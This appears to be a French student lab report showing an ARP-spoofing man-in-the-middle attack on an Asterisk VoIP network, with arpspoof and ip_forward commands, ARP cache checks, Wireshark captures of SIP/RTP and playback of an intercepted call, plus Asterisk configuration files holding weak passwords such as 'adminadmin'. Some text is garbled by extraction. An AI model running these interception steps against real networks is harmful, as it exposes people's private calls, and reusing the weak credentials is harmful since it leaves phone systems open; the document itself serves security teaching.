
Server Redundancy It is often required in VoIP development to ensure service continuity, for events where the server needs to be taken offline for maintenance, or for events when the connection between the IP phone and the server fails.

NAT Traversal A computer networking technique of establishing and maintaining Internet protocol connections across gateways that implement NAT.

You can configure NAT traversal for this account.

Click here to get more product documents.

Appel réussi sur le téléphone IP



Installation du wireshark sur la machine de l'attaquant

```
onsawatest@p20304:~$ sudo apt install wireshark
Lecture des listes de paquets... Fait
Construction de l'arbre des dépendances... Fait
Lecture des informations d'état... Fait
Les paquets supplémentaires suivants seront installés :
  libwireshark-data libwireshark14 libwiretap11 libwsutil12 wireshark-common
  wireshark-qt
Paquets suggérés :
  geoipupdate geoip-database geoip-database-extra libjs-leaflet
  libjs-leaflet.markercluster snmp-mibs-downloader wireshark-doc
Les paquets suivants seront mis à jour :
  libwireshark-data libwireshark14 libwiretap11 libwsutil12 wireshark
  wireshark-common wireshark-qt
7 mis à jour, 0 nouvellement installés, 0 à enlever et 397 non mis à jour.
Il est nécessaire de prendre 22,3 Mo dans les archives.
Après cette opération, 264 ko d'espace disque supplémentaires seront utilisés.
Souhaitez-vous continuer ? [O/n] O
```

Installation de dsniff

```
onsawatest@p20304:~$ sudo apt install dsniff
Lecture des listes de paquets... Fait
Construction de l'arbre des dépendances... Fait
Lecture des informations d'état... Fait
Les paquets supplémentaires suivants seront installés :
  libnet1 libnids1.21
Les NOUVEAUX paquets suivants seront installés :
  dsniff libnet1 libnids1.21
0 mis à jour, 3 nouvellement installés, 0 à enlever et 397 non mis à jour.
Il est nécessaire de prendre 192 ko dans les archives.
Après cette opération, 665 ko d'espace disque supplémentaires seront utilisés.
Souhaitez-vous continuer ? [O/n] O
```

Attribution d'adresse ip pour la machine attaquant

```
onsawatest@p20304:~$ sudo ip addr add 192.168.5.10/24 dev eth0
onsawatest@p20304:~$ sudo link set eth0 up
link: op rande suppl mentaire « up »
Saisissez « link --help » pour plus d'informations.
onsawatest@p20304:~$ sudo ip link set eth0 up
onsawatest@p20304:~$ █
```

Test vers serveur (depuis la machine)

```
onsawatest@p20304:~$ ping 192.168.5.200
PING 192.168.5.200 (192.168.5.200) 56(84) bytes of data.
64 bytes from 192.168.5.200: icmp_seq=1 ttl=64 time=1.30 ms
64 bytes from 192.168.5.200: icmp_seq=2 ttl=64 time=0.895 ms
64 bytes from 192.168.5.200: icmp_seq=3 ttl=64 time=0.792 ms
^C
--- 192.168.5.200 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2003ms
rtt min/avg/max/mdev = 0.792/0.995/1.300/0.219 ms
onsawatest@p20304:~$ █
```

Installation du paquet arp sur la machine victime

```
adoumbia@p20305:~$ sudo apt install net-tools
Lecture des listes de paquets... Fait
Construction de l'arbre des d pendances... Fait
Lecture des informations d' tat... Fait
Les paquets suivants seront mis   jour :
 net-tools
1 mis   jour, 0 nouvellement install s, 0   enlever et 403 non mis   jour.
Il est n cessaire de prendre 250 ko dans les archives.
Apr s cette op ration, 1 024 o d'espace disque suppl mentaires seront utilis s.
R ception de :1 http://security.debian.org/debian-security bullseye-security/main amd64 net-tools amd64 1.60+git20181103.0eebece-1+deb11u2 [250 kB]
250 ko r ceptionn s en 0s (4 052 ko/s)
Lecture des fichiers de modifications (  changelog )... Termin 
(Lecture de la base de donn es... 210369 fichiers et r pertoires d j  install s.
)
Pr paration du d paquetage de .../net-tools_1.60+git20181103.0eebece-1+deb11u2_amd64.deb ...
D paquetage de net-tools (1.60+git20181103.0eebece-1+deb11u2) sur (1.60+git20181103.0eebece-1) ...
Param trage de net-tools (1.60+git20181103.0eebece-1+deb11u2) ...
Traitement des actions diff r es (  triggers ) pour man-db (2.9.4-2) ...
adoumbia@p20305:~$ █
```

v rification arp niveau victime

```
adoumbia@p20305:~$ sudo arp -n
Adresse                TypeMap AdresseMat      Indicateurs      Iface
192.168.53.254          ether    00:15:17:ef:57:42    C                 eth1
192.168.5.100           ether    24:9a:d8:1e:47:64    C                 eth0
192.168.5.200           ether    40:a6:b7:81:ad:3f    C                 eth0
adoumbia@p20305:~$ █
```

Installation du arp sur machine serveur

```
ammartest@p20306:~$ sudo apt update
sudo apt install net-tools
[sudo] Mot de passe de ammartest :
D sol , essayez de nouveau.
[sudo] Mot de passe de ammartest :
Atteint :1 https://download.docker.com/linux/debian bullseye InRelease
Atteint :2 http://deb.debian.org/debian bullseye InRelease
```

V rification du cache arp niveau serveur

```
ammartest@p20306:~$ sudo arp -n
Adresse                TypeMap AdresseMat      Indicateurs      Iface
192.168.53.254          ether    00:15:17:ef:57:42    C                 eth1
192.168.5.100           ether    24:9a:d8:1e:47:64    C                 eth0
192.168.5.10            ether    40:a6:b7:81:ac:d9    C                 eth0
192.168.5.11            ether    40:a6:b7:81:ae:d4    C                 eth0
ammartest@p20306:~$ █
```


Activation du ip_forward sur la machine attaquante

```
onsawatest@p20304:~$ sudo echo 1 | sudo tee /proc/sys/net/ipv4/ip_forward
1
onsawatest@p20304:~$
```

Lancer le spoofing pour tromper la victime au niveau de l'attaquant

```
sudo arpspoof -i eth0 -t 192.168.5.11 192.168.5.200
```

[illegible]

Tromper le serveur

```
onsawatest@p20304: ~  
onsawatest@p20304: ~  
onsawatest@p20304:~$ sudo arpspoof -i eth0 -t 192.168.5.11 192.168.5.200  
[sudo] Mot de passe de onsaawatest :  
40:a6:b7:81:ac:d9 40:a6:b7:81:ae:d4 0806 42: arp reply 192.168.5.200 is-at 40:a6  
:b7:81:ac:d9  
40:a6:b7:81:ac:d9 40:a6:b7:81:ae:d4 0806 42: arp reply 192.168.5.200 is-at 40:a6  
:b7:81:ac:d9  
40:a6:b7:81:ac:d9 40:a6:b7:81:ae:d4 0806 42: arp reply 192.168.5.200 is-at 40:a6  
:b7:81:ac:d9  
40:a6:b7:81:ac:d9 40:a6:b7:81:ae:d4 0806 42: arp reply 192.168.5.200 is-at 40:a6  
:b7:81:ac:d9
```


Changement de la mac de la machine pirate au niveau de la machine victime

```
adoumbia@p20305:~$ sudo arp -n
Adresse                TypeMap AdresseMat      Indicateurs      Iface
192.168.53.254          ether    00:15:17:ef:57:42      C                 eth1
192.168.5.100           ether    24:9a:d8:1e:47:64      C                 eth0
192.168.5.200           ether    40:a6:b7:81:ad:3f      C                 eth0
adoumbia@p20305:~$ sudo arp -n
Adresse                TypeMap AdresseMat      Indicateurs      Iface
192.168.5.10           ether    40:a6:b7:81:ac:d9      C                 eth0
192.168.53.254          ether    00:15:17:ef:57:42      C                 eth1
192.168.5.100           ether    24:9a:d8:1e:47:64      C                 eth0
192.168.5.200           ether    40:a6:b7:81:ac:d9      C                 eth0
adoumbia@p20305:~$
```

Changement de la mac de la machine pirate au niveau du serveur

```
ammartest@p20306:~$ sudo arp -n
Adresse                TypeMap AdresseMat      Indicateurs      Iface
192.168.53.254          ether    00:15:17:ef:57:42      C                 eth1
192.168.5.100           ether    24:9a:d8:1e:47:64      C                 eth0
192.168.5.10           ether    40:a6:b7:81:ac:d9      C                 eth0
192.168.5.11           ether    40:a6:b7:81:ae:d4      C                 eth0
ammartest@p20306:~$ sudo arp -n
Adresse                TypeMap AdresseMat      Indicateurs      Iface
192.168.53.254          ether    00:15:17:ef:57:42      C                 eth1
192.168.5.100           ether    24:9a:d8:1e:47:64      C                 eth0
192.168.5.10           ether    40:a6:b7:81:ac:d9      C                 eth0
192.168.5.11           ether    40:a6:b7:81:ae:d4      C                 eth0
ammartest@p20306:~$
```

Lancement du wireshark coté attaquant, eth0, sip (pour le protocole)



On a réussi à capturer le voip


*eth0						
Fichier Editer Vue Aller Capture Analyser Statistiques Telephonie Wireless Outils Aide						
sip						
No.	Time	Source	Destination	Protocol	Length	Info
210	110.307317439	192.168.5.11	192.168.5.200	SIP	303	Status: 100 Trying
211	110.307350141	192.168.5.11	192.168.5.200	SIP	303	Status: 100 Trying
212	110.439454811	192.168.5.11	192.168.5.200	SIP	448	Status: 180 Ringing
213	110.439484127	192.168.5.11	192.168.5.200	SIP	448	Status: 180 Ringing
268	139.393632057	192.168.5.11	192.168.5.200	SIP/SDP	862	Status: 200 Ok
269	139.393646536	192.168.5.11	192.168.5.200	SIP/SDP	862	Status: 200 Ok
278	139.480853992	192.168.5.11	192.168.5.200	SIP	315	Status: 100 Trying
279	139.480866612	192.168.5.11	192.168.5.200	SIP	315	Status: 100 Trying
280	139.482083899	192.168.5.11	192.168.5.200	SIP/SDP	862	Status: 200 Ok
281	139.482088099	192.168.5.11	192.168.5.200	SIP/SDP	862	Status: 200 Ok
295	144.562312087	192.168.5.11	192.168.5.200	SIP	315	Status: 100 Trying
296	144.562339324	192.168.5.11	192.168.5.200	SIP	315	Status: 100 Trying
297	144.563842248	192.168.5.11	192.168.5.200	SIP/SDP	862	Status: 200 Ok
298	144.563869545	192.168.5.11	192.168.5.200	SIP/SDP	862	Status: 200 Ok
301	144.601805351	192.168.5.11	192.168.5.200	SIP	440	Status: 200 Ok
302	144.601835729	192.168.5.11	192.168.5.200	SIP	440	Status: 200 Ok
462	228.883868011	192.168.5.11	192.168.5.200	SIP	303	Status: 100 Trying
463	228.883894222	192.168.5.11	192.168.5.200	SIP	303	Status: 100 Trying

On va niveau téléphonie
puis appel voip


*eth0						
Fichier Editer Vue Aller Capture Analyser Statistiques Telephonie Wireless Outils Aide						
sip						
No.	Time	Source	Destination	Protocol	Length	Info
210	110.307317439	192.168.5.11	192.168.5.200	SIP	303	Status: 100 Trying
211	110.307350141	192.168.5.11	192.168.5.200	SIP	303	Status: 100 Trying

Wireshark · Appels VoIP · eth0				
Heure de Début	Heure de Fin	Conférencier initial	De	À
262.505153	277.447066	192.168.5.11	<sip:1101@192.168.5.200>	sip:1301@192.168.5.200
392.820357	412.648636	192.168.5.11	<sip:1101@192.168.5.200>	sip:1301@192.168.5.200

☐ Temps de la journée



Fin de l'attaque



Retour à l'état normal côté victime

```
adoumbia@p20305:~$ sudo arp -n
Adresse                TypeMap AdresseMat      Indicateurs      Iface
192.168.5.10           ether    40:a6:b7:81:ac:d9      C                eth0
192.168.53.254         ether    00:15:17:ef:57:42      C                eth1
192.168.5.100          ether    24:9a:d8:1e:47:64      C                eth0
192.168.5.200          ether    40:a6:b7:81:ad:3f      C                eth0
adoumbia@p20305:~$
```

Côté serveur

```

ammartest@p20306:~$ sudo arp -n
Adresse                TypeMap AdresseMat      Indicateurs      Iface
192.168.53.254          ether    00:15:17:ef:57:42      C                eth1
192.168.5.100           ether    24:9a:d8:1e:47:64      C                eth0
192.168.5.10            ether    40:a6:b7:81:ac:d9      C                eth0
192.168.5.11            ether    40:a6:b7:81:ae:d4      C                eth0
ammartest@p20306:~$ █

```

Extensions.conf

[general]

[finance]

[finance]

```

exten => 1101,1,Dial(SIP/1101,3)                ; Appel de
l'extension 1101
exten => 1101,n,Voicemail(1101@finance)          ; Si non répondu,
laisse un message vocal
exten => 1201,1,Dial(SIP/1201,3)                ; Appel de
l'extension 1201
exten => 1201,n,Voicemail(1201@finance)          ; Si non répondu,
laisse un message vocal
exten => 600,1,VoiceMailMain()                  ; Voicemail
principal

```

```

exten => 1301,1,Dial(SIP/1301,3)                ; Appel de
l'extension 1301
exten => 1301,n,Voicemail(1301@compta)           ; Si non répondu,
laisse un message vocal
exten => 1301,n,Hungup()                        ; Fin de l'appel

```

[compta]

```

exten => 1301,1,Dial(SIP/1301,3)                ; Appel de
l'extension 1301
exten => 1301,n,Voicemail(1301@compta)           ; Si non répondu,
laisse un message vocal
exten => 1301,n,Hungup()                        ; Fin de l'appel
exten => 1101,1,Dial(SIP/1101,3)                ; Appel de
l'extension 1101
exten => 1101,n,Voicemail(1101@finance)          ; Si non répondu,
laisse un message vocal
exten => 1201,1,Dial(SIP/1201,3)                ; Appel de
l'extension 1201
exten => 1201,n,Voicemail(1201@finance)          ; Si non répondu,
laisse un message vocal
exten => 600,1,VoiceMailMain()                  ; Voicemail
principal

```

Voicemail.conf

[general]

maxmsg = 100

maxsecs = 0

minsecs = 0

maxlogins = 3

review = yes

saycid = yes

sayduration = yes

sendvoicemail = yes

attach = yes ; Envoie les messages vocaux en pièce jointe

[finance]

1101 => 1101,FinanceUser,financeuser@domain.com ; Envoie une notification par e-mail

1201 => 1201,ComptaUser,comptacuser@domain.com

[compta]

1301 => adminadmin,telphy,admin@domain.com

1201 => 1201,ComptaUser,comptacuser@domain.com

Sip.conf

[[general]

context=default

bindaddr=0.0.0.0

bindport=5060

transport=udp

dtmfmode=auto

disallow=all

allow=ulaw

allowguest=no

udpbindaddr=192.168.5.200

; IP address to bind UDP listen socket to (0.0.0.0 binds to all)

disallow=all

; First disallow all codecs

allow=ulaw

; Allow codecs in order of preference

allow=ilbc

; see <https://wiki.asterisk.org/wiki/display/AST/RTP+Packetization>


```
[1101]
context=finance
secret=1101
type=friend
host=dynamic
directmedia=yes
directrtpsetup=yes
[1201]
context=compta
secret=1201
type=friend
host=dynamic
directmedia=yes
directrtpsetup=yes
[1301]
context=compta
secret=adminadmin
type=friend
host=dynamic
directmedia=yes
directrtpsetup=yes
username=u1301
```

```
users.conf
general]
hasvoicemail=yes
hassip=yes
```

```
[template](!)
type=friend
host=dynamic
dtmfmode=rfc2833
disallow=all
allow=ulaw
allaow=alaw
```

```
[1101](template)
fullname = FinanceUser
username = u1101
secret = 1101
mailbox = 1101
context = finance
```

```
[1201](template)
fullname = ComptaUser
username = u1201
secret = 1201
mailbox = 1201
context = compta
```

```
[1301](template)
fullname = telphy
username = u1301
secret = adminadmin
mailbox = 1301
context = compta
```

Remarque:

Il faut désactiver le ipv6, et faire un reload a chaque fois

← → ↻ 🏠 <https://192.168.5.100/#/security-user> ☆

Yealink | T42U About

📌 Status

👤 Account

🌐 Network

🔑 Dsskey

📞 Features

⚙️ Settings

📁 Directory

🛡️ Security

Password

Trusted Certificates

Server Certificates

⚠️ These users (admin,user) are using the default password, please change the password!

User Type

Admin

?

Old Password

•••••

👁️ ?

New Password

••••••••

👁️ ?

Confirm Password

••••••••

👁️ ?

NOTE


User Pa
Passwc
When lc
interface
userman

You can
adminis/
security.

❓ Cli
product


Confirm

Cancel



Jouer le flux

Wireshark · Player RTP



☐ Hors de Séquence
☐ Mauvais Cachets
☐ Silence Inséré

245 248 250 253 255 258

Jouer	Adresse Source	Port Source	Adresse Destination	Port Destination	SSRC	Trame de configuration
L	192.168.5.11	7078	192.168.5.200	19482	0x8c9a999f	309

Start: 237.056 s. Double click to set start of playback.

☐ Équipement de sortie : alsa_output.pci-0000_00_1f.3.analog-stereo

Tampon de Gigue : 50
 Durée relecture : Tampon Gigue
 ☐ Heure du jour

frame.number in {303 305 307 308 309 310 320 321 1665 1666 326} or rtp.setup-frame in {303 305 307 308 309 310 320 321 1665 1666 326}

No.	Time	Source	Destination	Protocol	Length	Info
303	233.940010639	192.168.5.11	192.168.5.200	SIP/SDP	1179	Request: INVITE sip:1301@192.168.5.200
305	233.940075337	192.168.5.11	192.168.5.200	SIP/SDP	1179	Request: INVITE sip:1301@192.168.5.200
307	233.966512506	192.168.5.11	192.168.5.200	SIP	416	Request: ACK sip:1301@192.168.5.200
308	233.966547501	192.168.5.11	192.168.5.200	SIP	416	Request: ACK sip:1301@192.168.5.200
309	233.966582437	192.168.5.11	192.168.5.200	SIP/SDP	1346	Request: INVITE sip:1301@192.168.5.200
310	233.966586723	192.168.5.11	192.168.5.200	SIP/SDP	1346	Request: INVITE sip:1301@192.168.5.200
320	237.004358493	192.168.5.11	192.168.5.200	SIP	558	Request: ACK sip:1301@192.168.5.200:5060
321	237.004379341	192.168.5.11	192.168.5.200	SIP	558	Request: ACK sip:1301@192.168.5.200:5060
326	237.055815571	192.168.5.11	192.168.5.200	RTP	214	PT=ITU-T G.711 PCMU, SSRC=0x8c9a999f, Seq=0, Time=4244028102
327	237.055846699	192.168.5.11	192.168.5.200	RTP	214	PT=ITU-T G.711 PCMU, SSRC=0x8c9a999f, Seq=0, Time=4244028102
328	237.075427611	192.168.5.11	192.168.5.200	RTP	214	PT=ITU-T G.711 PCMU, SSRC=0x8c9a999f, Seq=1, Time=4244028262
329	237.075458921	192.168.5.11	192.168.5.200	RTP	214	PT=ITU-T G.711 PCMU, SSRC=0x8c9a999f, Seq=1, Time=4244028262
330	237.095872102	192.168.5.11	192.168.5.200	RTP	214	PT=ITU-T G.711 PCMU, SSRC=0x8c9a999f, Seq=2, Time=4244028422
331	237.095904211	192.168.5.11	192.168.5.200	RTP	214	PT=ITU-T G.711 PCMU, SSRC=0x8c9a999f, Seq=2, Time=4244028422
332	237.116190409	192.168.5.11	192.168.5.200	RTP	214	PT=ITU-T G.711 PCMU, SSRC=0x8c9a999f, Seq=3, Time=4244028582
333	237.116221628	192.168.5.11	192.168.5.200	RTP	214	PT=ITU-T G.711 PCMU, SSRC=0x8c9a999f, Seq=3, Time=4244028582
334	237.135761904	192.168.5.11	192.168.5.200	RTP	214	PT=ITU-T G.711 PCMU, SSRC=0x8c9a999f, Seq=4, Time=4244028742
335	237.135793100	192.168.5.11	192.168.5.200	RTP	214	PT=ITU-T G.711 PCMU, SSRC=0x8c9a999f, Seq=4, Time=4244028742
